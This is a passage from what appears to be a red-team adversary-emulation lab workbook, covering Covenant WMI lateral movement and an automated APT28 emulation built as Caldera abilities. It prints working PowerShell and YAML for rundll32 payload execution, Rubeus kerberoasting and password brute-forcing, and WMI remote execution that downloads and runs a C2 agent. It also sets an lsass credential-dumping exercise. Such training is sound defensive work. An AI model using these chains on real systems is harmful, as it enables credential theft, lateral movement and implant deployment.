
T1047: Windows Management Instrumentation

Step 10: Lateral movement to SQL-01

As a final step in our operation, we'll attempt to move laterally to another machine in the domain environment. Let's try achieving this through WMIC (Windows Management Instrumentation Control). Covenant has two built-in tasks for this, `wmictask` and `wmicgrunt`. Given that we've compromised the user `sql_svc`, let's try connecting to a seemingly related `SQL` server!


Let's try creating another launcher that we can execute on `SQL`. Please return to the *"Launchers"* menu and create a *"PowerShell"* launcher. Make sure the *"DotNetFrameworkVersion"*

targets the modern Windows' `Net40` version and the `KillDate` is in the future and hit the blue *"Generate"* button.




Next, return to our initial Grunt on `WIN10` and create a *"WMIGrunt"* Task, where we provide the following settings:


- *"ComputerName"*: `sql`
- *"Launcher"*: `PowerShell`
- *"Username"*: `sec699-20.lab\sql_svc`
- *"Password"*: `3g2W31Eo`



Hit *"Task"* when ready! After a few seconds, refresh the output which now should indicate that the WMI execution was successful.



Please proceed to validate whether a new Grunt with the `SQL` *"hostname"* exists in the Covenant *"Grunts"* overview and try running a few sample tasks to ensure it is operational!



Phase 3: Exfiltration

Finally, with two active Covenant grunts, you'll try to download a few files over the Command and Control channel. As this is a 6-level course, here are some nice small challenges for you:

1. Can you dump the `lsass.exe` process from the `SQL` machine and retrieve it on your Commando machine?
2. From the process dump, which credentials can you extract?
3. Increase your persistence using the newly extracted credentials.

If you have any doubt or questions about the steps to take, please reach out to an Instructor for support.

Objective 2: Automated APT-28 Emulation

Introduction

> APT28 is a threat group that has been attributed to Russia's Main Intelligence Directorate of the Russian General Staff by a July 2018 U.S. Department of Justice indictment. This group reportedly compromised the Hillary Clinton campaign, the Democratic National Committee, and the Democratic Congressional Campaign Committee in 2016 in an attempt to interfere with the U.S. presidential election. APT28 has been active since at least 2004.
>
> *Source: attack.mitre.org*

Like many Advanced Persistent Threats (APT), APT-28 leverages many different techniques. To keep our emulation meaningful, we must ensure the chosen kill-chain matches used techniques while keeping the chain realistic. As introduced during the lecture, we will emulate the following techniques using Caldera:

Phase 1

- T1053: Persistence Through Scheduled Tasks
- T1093: Process Hollowing (*BONUS*)

Phase 2

- T1085: Execution Through rundll32.exe
- T1208: Credential Access Through Kerberoasting
- T1047: Lateral Movement Through WMI

Phase 3

- T1041: Exfiltration Over Command and Control Channel (*BONUS*)

If you are unfamiliar with any of the techniques, please take a few moments to explore them through the MITRE ATT&CK framework.

Phase 1: Initial Execution

T1053 - Scheduled Task

> Utilities such as `at` and `schtasks`, along with the Windows Task Scheduler, can be used to schedule programs or scripts to be executed at a date and time. A task can also be scheduled on a remote system, provided the proper authentication is met to use RPC and file and printer sharing is turned on. Scheduling a task on a remote system typically required being a member of the Administrators group on the remote system.

> An adversary may use task scheduling to execute programs at system startup or on a scheduled basis for persistence, to conduct remote Execution as part of Lateral Movement, to gain SYSTEM privileges, or to run a process under the context of a specified account.
>
> *Source: attack.mitre.org*

Step 1: Executing this in PowerShell

As you may recall, the Caldera Windows agent uses PowerShell to execute payloads! Let's thus create a scheduled task through the simple `New-ScheduledTaskAction`, `New-ScheduledTaskTrigger` and `Register-ScheduledTask` cmdlets.

The following PowerShell code furthermore executes the task using the `Start-ScheduledTask` cmdlet. Note that you do not have to execute this step; this is mainly informational:

```
# Create the scheduled task's action
$action = New-ScheduledTaskAction -Execute 'explorer.exe' -Argument
'"https://www.youtube.com/embed/PxvBhH6Lpn8?
controls=0&playlist=PxvBhH6Lpn8&autoplay=1&loop=1"'

# Create the scheduled task's trigger
$trigger = New-ScheduledTaskTrigger -AtLogOn -User $env:USERNAME

# Register the scheduled task
$task = Register-ScheduledTask -Action $action -Trigger $trigger -TaskName
"Otterside" -Description "Anotter Other"

# And run it, just for fun
$task | Start-ScheduledTask
```

Step 2: Building the Actual Ability

The first step in creating a custom Caldera ability is to choose its UUID. As an example, our ability will use the random UUIDv4 `a4cedb35-5425-4dd8-b95b-22bd42b1b4d8`. As creating these custom Caldera abilities will take some time, we prepopulated Caldera with all the abilities required to simulate APT-28. During the labs, we will navigate through each created ability.

Please open a connection using `ssh` as the `ansible` user (password `sec699`):

```
ssh ansible@192.168.20.107
```

```
ansible@192.168.20.107's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Ubuntu 20.04 LTS is out, raising the bar on performance, security,
   and optimisation for Intel, AMD, Nvidia, ARM64 and Z15 as well as
   AWS, Azure and Google Cloud.

     https://ubuntu.com/blog/ubuntu-20-04-lts-arrives


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Thu Apr 23 15:42:49 2020 from 192.168.0.42
```

If you would be looking to generate your own UUIDs for Caldera, you could do so using for example the Linux `uuidgen` command.

The ability file has to be created in the appropriate data subfolder. Ability paths are composed as `abilities/<tactic>/<uuid>.yml` which, in our case, means `abilities/persistence/a4cedb35-5425-4dd8-b95b-22bd42b1b4d8.yml`; resulting in the following full-path:

```
/data/caldera/abilities/persistence/a4cedb35-5425-4dd8-b95b-22bd42b1b4d8.yml
```

Let's look at the first pre-created ability:

```
cat /data/caldera/abilities/persistence/a4cedb35-5425-4dd8-b95b-22bd42b1b4d8.yml
```

This task executes the following command:

```
  $action = New-ScheduledTaskAction -Execute 'explorer.exe' -Argument
'"https://www.youtube.com/embed/PxvBhH6Lpn8?
controls=0&playlist=PxvBhH6Lpn8&autoplay=1&loop=1"';
  $trigger = New-ScheduledTaskTrigger -AtLogOn -User $env:USERNAME;
  $task = Register-ScheduledTask -Action $action -Trigger $trigger -TaskName
"Otterside" -Description "Anotter Other";
  $task | Start-ScheduledTask;
```

Phase 2: Lateral Movement

The next step is to develop the MITRE ATT&CK techniques that were selected for the `Operation` phase:

- T1085: Rundll32.exe
- T1208: Kerberoasting
- T1047: Windows Management Instrumentation

T1085: Execution Through rundll32.exe

Step 1: Building the Malicious PowerShell

As you may recall, the Caldera Windows agent uses PowerShell to execute payloads! Let's thus convert this simple command-line syntax to a slightly more complex PowerShell command:

```
# Move the DLL out of a protected path
Copy-Item -Path "payload" -Destination "C:\Users\Public\"

# Get the payload's short path
$Fso = New-Object -ComObject Scripting.FileSystemObject
$Payload = $Fso.getfile("C:\Users\Public\payload")

# Build up the arguments to pass to rundll32.exe
$Arguments = "$($Payload.ShortPath),entry"

# Execute through Rundll32 in a writable folder
Start-Process -FilePath rundll32.exe -WorkingDirectory "C:\Users\Public" -
ArgumentList @($Arguments)

# Wait 5 seconds for the file's creation
Sleep 5

# Check if the file was successfully created
Get-Content -Path "C:\Users\Public\SEC699.txt"
```

Step 2: Building the Persistence Ability

The first step in creating a custom Caldera ability is to choose its UUID. As an example, our ability will use the random UUIDv4 `af1a51d8-5068-4e46-9035-af27296a8181`.

If you would be looking to generate your own UUIDs for Caldera, you could do so using, for example, the Linux tool `uuidgen`.

The ability file has to be created in the appropriate subfolder. Ability paths are composed as `abilities/<tactic>/<uuid>.yml` which, in our case, means `abilities/execution/af1a51d8-5068-4e46-9035-af27296a8181.yml`; resulting in the following full-path:

```
/data/caldera/abilities/execution/af1a51d8-5068-4e46-9035-af27296a8181.yml
```

Let's have a look at this file!

```
cat /data/caldera/abilities/execution/af1a51d8-5068-4e46-9035-af27296a8181.yml
```

The YAML file will look very similar to this:

```
---

- id: af1a51d8-5068-4e46-9035-af27296a8181
  name: Rundll32 execution
  description: Use rundll32 to execute a dll
  tactic: execution
  technique:
    attack_id: T1085
    name: Rundll32
  platforms:
    windows:
      psh:
        command: |
          Copy-Item -Path SEC699.dll -Destination "C:\Users\Public\";
          $Fso = New-Object -ComObject Scripting.FileSystemObject;
          $Payload = $Fso.getfile("C:\Users\Public\SEC699.dll");
          $Arguments = "$($Payload.ShortPath),entry";
          Start-Process -FilePath rundll32.exe -WorkingDirectory
"C:\Users\Public\" -ArgumentList @($Arguments);
          Sleep 5;
          Get-Content -Path "C:\Users\Public\SEC699.txt";
        cleanup: |
          Remove-Item "C:\Users\Public\SEC699.dll";
          Remove-Item "C:\Users\Public\SEC699.txt";
        payload: SEC699.dll
```

Some additional information on this file structure:

- The first main component of the ability, which mainly includes metadata (e.g., the id, name, description, ATT&CK tactic and ATT&CK technique)
- The second main component of the ability includes technical information on what should be executed (in our case, a series of PowerShell commands for a Windows target)

Step 3: Adding the DLL as Payload

Finally, as we are using an external payload (our `SEC699.dll`), we need to make sure it's available to Caldera. We can achieve this by copying it in the Caldera payloads folder. This has also been done for you; you can find the payloads in `/data/caldera/payloads`.

T1208: Kerberoasting

You previously saw how *"Rubeus"* can be used to escalate privileges. Let's now automate the execution of it using Caldera.

Step 4: Adding Rubeus as Payload

A first simple step is to prepare Rubeus as a Caldera payload! The `rubeus.exe` payload can also be found in `/data/caldera/payloads`.

Step 5: Building the Kerberoasting Ability

Implementing the ability should now be trivial. We just need to create a file and give the above command as executor.

Let's have a look at the following following ability:

```
cat /data/caldera/abilities/credential-access/d4df3433-4828-4cba-a213-
0f2f2ce2e162.yml
```

```
---
- description: Run Rubeus to kerberoast users
  id: d4df3433-4828-4cba-a213-0f2f2ce2e162
  name: Run Rubeus to kerberoast users
  platforms:
    windows:
      psh,:
        command: "$m=.\\Rubeus.exe kerberoast /nowrap | Select-String -Pattern \"\
          SamAccountName\\s+:\\s(?<target>\\S+)\" -List;\n
$m.Matches.groups\
          \ | ? { $_.Name -eq 'target' } | Select-Object -ExpandProperty Value;"
        payloads:
        - Rubeus.exe
        parsers:
          plugins.stockpile.app.parsers.basic:
            - source: host.user.name
  tactic: credential-access
  technique:
    attack_id: T1208
    name: Kerberoasting
```

As we aim to extract the `SamAccountName` (a.k.a. username), we will use the `SamAccountName\\s+:\\s(?<target>\\S+)` regular expression to capture any characters following the `SamAccountName :` output.

```
   ______        _
  (_____ \      | |
    _____) )_   _| |__  _____ _   _  ___
   |  __  /| | | |  _ \| ___ | | | |/___)
   | |  \ \| |_| | |_) ) ____| |_| |___ |
   |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Searching the current domain for Kerberoastable users

[*] Total kerberoastable users : 1


[*] SamAccountName         : sql_svc
[*] DistinguishedName      : CN=sql_svc,CN=Users,DC=sec699-20,DC=lab
[*] ServicePrincipalName   : MSSQLSvc/sql.sec699-20.lab
[*] PwdLastSet             : 3/27/2020 4:39:16 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*sql_svc$sec699-
20.lab$MSSQLSvc/sql.sec699-20.lab*$CBB1[...]51AE$87B1[...]5C106
```

Step 7: Adding the Password List as Payload

A first simple step is to prepare the password-list as a Caldera payload! This password list is also already present in the payloads folder.

Step 8: Building the Brute-Forcing Ability

As we did for the Kerberoasting, we will now create a regular expression capturing the cracked password. Remember the output we got from Rubeus:

```
  ______        _
 (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v1.5.0

[+] Valid user => sql_svc
[+] STUPENDOUS => sql_svc:3g2W31Eo
[*] Saved TGT into sql_svc.kirbi

[+] Done
```

Our regular expression will hence be `STUPENDOUS\\s+=>\\s+(?<source>\\S+):(?<target>\\S+)` to allow us to match the username to the cracked password.

```
cat /data/caldera/abilities/credential-access/643fc9ef-1418-4b98-8467-b62c8f2e3b93.yml
```

The YAML file will be constructed as shown in the beneath snippet. Note that, besides dropping the Rubeus payload, we leverage the `Invoke-RestMethod` cmdlet to download the password on target machine.

```
---
- description: Run Rubeus to brute-force password from ticket
  id: 643fc9ef-1418-4b98-8467-b62c8f2e3b93
  name: Run Rubeus to brute-force passwords
  platforms:
    windows:
      psh,pwsh:
        cleanup: Remove-Item passwordlist.txt;
        command: "Invoke-RestMethod -Uri #{server}/file/download -Headers
@{\"file\"\
          =\"passwordlist.txt\"} -OutFile .\\passwordlist.txt; \n          $m=.\\\
          Rubeus.exe brute /user:\"sql_svc\" /passwords:passwordlist.txt | Select-
String\
          \ -Pattern \"STUPENDOUS\\s+=>\\s+(?<source>\\S+):(?<target>\\S+)\" -
List;\n\
          \          $m.Matches.groups | ? { $_.Name -eq 'target' } | Select-
Object\
          \ -ExpandProperty Value;"
        payloads:
        - Rubeus.exe
        parsers:
          plugins.stockpile.app.parsers.basic:
            - source: host.user.password
  tactic: credential-access
  technique:
    attack_id: T1208
    name: Brute Force
```

T1047: Windows Management Instrumentation

> Windows Management Instrumentation (WMI) is a Windows administration feature that provides a uniform environment for local and remote access to Windows system components. It relies on the WMI service for local and remote access and the server message block (SMB) and Remote Procedure Call Service (RPCS) for remote access. RPCS operates over port 135.
>
> An adversary can use WMI to interact with local and remote systems and use it as a means to perform many tactic functions, such as gathering information for Discovery and remote Execution of files as part of Lateral Movement.
>
> *Source: attack.mitre.org*

We will leverage the cracked credentials as well as WMI to perform some additional recon.

Step 9: Building the Malicious PowerShell

Using the `wmic` tool, we can leverage the previously extracted credentials to perform lateral movement. More specifically, we can infect other computers with Caldera.

Infecting other hosts with Caldera's Sandcat (*"54ndc47"*) agent can be done through PowerShell with the generated code obtained from Caldera's Sandcat UI. We will modify the below code to create our payload.

```
$server="http://192.168.20.107:8888"; $url="$server/file/download"; $wc=New-Object
System.Net.WebClient; $wc.Headers.add("platform","windows");
$wc.Headers.add("defaultServer", $server); $wc.Headers.add("file","sandcat.go");
($data=$wc.DownloadData($url)) -and ($name=$wc.ResponseHeaders["Content-
Disposition"].Substring($wc.ResponseHeaders["Content-
Disposition"].IndexOf("filename=")+9).Replace("`"","")) -and
([io.file]::WriteAllBytes("C:\Users\Public\$name.exe",$data)) | Out-Null; iex
"C:\Users\Public\$name.exe -group APT28 -server $server -v"
```

With our Powershell agent generated, we can proceed to build the escalation payload.

As PowerShell has a built-in way to execute WMI commands, let's use the `Invoke-WmiMethod` cmdlet.

```
[securestring]$password = ConvertTo-SecureString "3g2W31Eo" -AsPlainText -Force
[pscredential]$credentials = New-Object System.Management.Automation.PSCredential
("sec699-20.lab\sql_svc", $password)
Invoke-WmiMethod -Path win32_process -Name create -ComputerName "192.168.20.104" -
Credential $credentials -ArgumentList 'powershell.exe -C
$server=\"http://192.168.20.107:8888\"; $url=\"$server/file/download\"; $wc=New-
Object System.Net.WebClient; $wc.Headers.add(\"platform\",\"windows\");
$wc.Headers.add(\"defaultServer\", $server);
$wc.Headers.add(\"file\",\"sandcat.go\"); ($data=$wc.DownloadData($url)) -and
($name=$wc.ResponseHeaders[\"Content-
Disposition\"].Substring($wc.ResponseHeaders[\"Content-
Disposition\"].IndexOf(\"filename=\")+9).Replace(\"`\"\",\"\")) -and
([io.file]::WriteAllBytes(\"C:\Users\Public\$name.exe\",$data)) | Out-Null; iex
\"C:\Users\Public\$name.exe -group APT28 -server $server -v\"';
```

Step 10: Creating the Lateral-Movement Ability

Looking up the caldera ability should now be trivial. Without further explanation, here is the content of our ability located at `/data/caldera/abilities/execution/e42084fc-0a87-4089-90d9-7fb321e17f3b.yml`.

```
---
- description: Launches 54ndc47 laterally using WMIC.
  id: e42084fc-0a87-4089-90d9-7fb321e17f3b
  name: WMIC Lateral Infection
  platforms:
    windows:
      psh:
        command: "          [securestring]$password = ConvertTo-SecureString \"#
{host.user.password}\"\
          \ -AsPlainText -Force;\n          [pscredential]$credentials = New-
Object\
          \ System.Management.Automation.PSCredential (\"$env:USERDNSDOMAIN\\#
{host.user.name}\"\
          , $password);\n          Invoke-WmiMethod -Path win32_process -Name
create\
          \ -ComputerName \"#{remote.host.ip}\" -Credential $credentials -
ArgumentList\
          \ 'powershell.exe -C $server=\\\"#{server}\\\";
$url=\\\"$server/file/download\\\
          \"; $wc=New-Object System.Net.WebClient;
$wc.Headers.add(\\\"platform\\\"\
          ,\\\"windows\\\"); $wc.Headers.add(\\\"defaultServer\\\", $server);
$wc.Headers.add(\\\
          \"file\\\",\\\"sandcat.go\\\"); ($data=$wc.DownloadData($url)) -and
($name=$wc.ResponseHeaders[\\\
          \"Content-Disposition\\\"].Substring($wc.ResponseHeaders[\\\"Content-
Disposition\\\
          \"].IndexOf(\\\"filename=\\\")+9).Replace(\\\"`\\\"\\\",\\\"\\\")) -and\
          \
([io.file]::WriteAllBytes(\\\"C:\\Users\\Public\\$name.exe\\\",$data))\
          \ | Out-Null; iex \\\"C:\\Users\\Public\\$name.exe -group APT28 -server\
          \ $server -v\\\"';"
  tactic: lateral-movement
  technique:
    attack_id: T1047
    name: Windows Management Instrumentation
```

You will notice that we extensively rely on variables:

- `#{host.user.password}` is a Caldera fact obtained from the Rubeus brute-force (i.e. `3g2W31Eo`).
- `$env:USERDNSDOMAIN` is a system environment variable containing your domain (i.e. `sec699-20.lab`).
- `#{host.user.name}` is a Caldera fact obtained from the Kerberoasting (i.e. `sql_svc`).
- `#{remote.host.ip}` is a Caldera fact obtained through the *"Collect ARP details"* ability which is a built-in Caldera implementation of the *"T1018 Remote System Discovery"* technique (i.e. `192.168.20.104`).
- `#{server}` is a built-in Caldera fact containing your C2's IP (i.e. `http://192.168.20.107:8888`).

Phase 3: Exfiltration

This is a small bonus exercise for if you have time left. Can you re-create the data exfiltration section from the Covenant part of this lab?


Phase 4: Emulation

Now that we have created all of the abilities in Caldera, let's execute an operation that leverages them!

